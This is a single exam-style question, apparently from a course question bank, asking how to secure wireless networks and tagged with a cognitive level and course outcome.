19. How to secure the wireless networks? **(L1) (CO:6)**